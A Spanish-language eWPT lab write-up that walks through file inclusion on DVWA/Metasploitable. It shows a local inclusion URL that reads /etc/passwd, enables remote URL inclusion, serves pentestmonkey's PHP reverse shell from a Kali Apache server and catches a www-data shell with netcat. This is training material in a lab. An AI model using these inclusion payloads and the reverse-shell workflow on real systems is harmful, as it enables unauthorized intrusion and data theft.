



Vulnerabilidades Web para la eWPT


File Inclusion



Comenzamos en la DVWA de Metasploitable seleccionando un nivel de dificultad bajo.



Y nos dirigimos a la sección de File Inclusion. Que comienza dándonos una pista de que debemos modificar el valor de la variable page que pasa por la URL por el método GET.



Entonces probaremos haciendo la inclusión de un código mediante lo que sería la URL de la página reemplazando el valor de la variable page por el siguiente comando:

Comando: /etc/passwd

```
10.0.2.8/dvwa/vulnerabilities/fi/?page=/etc/passwd/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:
/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/
/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh back
/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/
libuuid:x:100:101:/var/lib/libuuid:/bin/sh dhcp:x:101:102:/nonexistent:/bin/false syslog:x:102:103:/hom
/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,:/home/msfadmin:/bin/bash bind:x:105:1
ftp:x:107:65534:/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,:/var/lib/postgresql
tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false distccd:x:111:65534:/bin/false user:x:1001:100
/bin/bash telnetd:x:112:120:/nonexistent:/bin/false proftpd:x:113:65534:/var/run/proftpd:/bin/false statd
```

Podemos ver que es posible solicitar información al servidor de manera indirecta.

Para continuar con esta prueba de concepto iremos a nuestra máquina de Metasploitable a modificar el archivo php.ini de apache donde cambiaremos el valor de Allow_url_fopen = On

```
Metasploitable [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
GNU nano 2.0.7 File: /etc/php5/cgi/php.ini Modified
: specified).
upload_tmp_dir =

: Maximum allowed size for uploaded files.
upload_max_filesize = 2M

:
: Fopen wrappers :
:

: Whether to allow the treatment of URLs (like http:// or ftp://) as files.
allow_url_fopen = On

: Whether to allow include/require to open URLs (like http:// or ftp://) as files
allow_url_include = On_

: Define the anonymous ftp password (your email address)
from="john@doe.com"


G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell
CTRL DERECHA
```

Guardamos los cambios y reiniciamos el servidor apache


```
msfadmin@metasploitable:~$ /etc/init.d/apache2 restart
* Restarting web server apache2
httpd (pid 4608?) not running
(13)Permission denied: make_sock: could not bind to address 0.0.0.0:80
no listening sockets available, shutting down
Unable to open logs

msfadmin@metasploitable:~$
```

Y esto lo que nos permitirá será incluir otros sitios web desde la URL donde modificamos la variable page




En este ejemplo podemos ver que he incluido en la propia página de DVWA el buscador de Google.




La idea sugiere que si podemos incluir servicios web, entonces podemos incluir archivos que vengan desde un servicio web.

Para esto probaremos un método que consiste en levantar un servidor web con python para mandar a traer un archivo desde ese servidor:




Comando: sudo python3 -m http.server



Comando: wget 10.0.2.6:80/user.txt

Vemos que no ha sido posible efectuar el ataque con este método. Así que probaremos con un segundo método:


Tenemos un script llamado php-reverse-shell.php



El cuál podemos descargar de la siguiente utilidad:

<https://github.com/pentestmonkey/php-reverse-shell/tree/master>

Una vez descargado vamos a crear una copia con extensión .txt




Entonces vamos a crear un servidor que nos permite incluir archivos de forma remota.

Para eso nos vamos a ubicar en la misma ruta donde tenemos el script y vamos a levantar un servidor apache

```
(kali㉿kali)-[~/Desktop/Tools]
$ ls
php-reverse-shell.php  php-reverse-shell.txt

(kali㉿kali)-[~/Desktop/Tools]
$ sudo service apache2 start
[sudo] password for kali:
```

Comando: sudo service apache2 start



Podemos verificar navegando a localhost que ya tenemos montado nuestro servidor apache.

Si nos movemos a /var/www/html podemos ver los archivos que mantienen nuestro servidor apache:

```
(kali㉿kali)-[/var/www/html]
$ ls
index.html  index.nginx-debian.html
```

Comando: cd /var/www/html

Comando: ls

Así que moveremos a esa ruta nuestro script

```
(kali㉿kali)-[/var/www/html]
$ sudo mv /home/kali/Desktop/Tools/php-reverse-shell.txt /var/www/html

(kali㉿kali)-[/var/www/html]
$ ls
index.html  index.nginx-debian.html  php-reverse-shell.txt
```

Comando: sudo mv /home/kali/Desktop/Tools/php-reverse-shell.txt /var/www/html

Como podemos ver, en este servidor ya tenemos el archivo a extraer


```

(kali@kali)-[~]
$ sudo nc -lvp 1234
listening on [any] 1234 ...
10.0.2.8: inverse host lookup failed: Unknown host
connect to [10.0.2.6] from (UNKNOWN) [10.0.2.8] 46536
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
15:12:17 up 8 min, 1 user, load average: 0.02, 0.03, 0.01
USER      TTY      FROM          LOGIN@      IDLE        JCPU   PCPU WHAT
root      pts/0    :0.0          15:04       8:01m      0.00s   0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$

```

Impacto y consecuencias de la vulnerabilidad:

En conclusión; La vulnerabilidad de inclusión de archivos puede tener un impacto significativo y generar diversas consecuencias negativas. Algunas de ellas son:

Divulgación de información sensible.

Ejecución de código malicioso.

Manipulación del comportamiento de la aplicación.

Escalada de privilegios.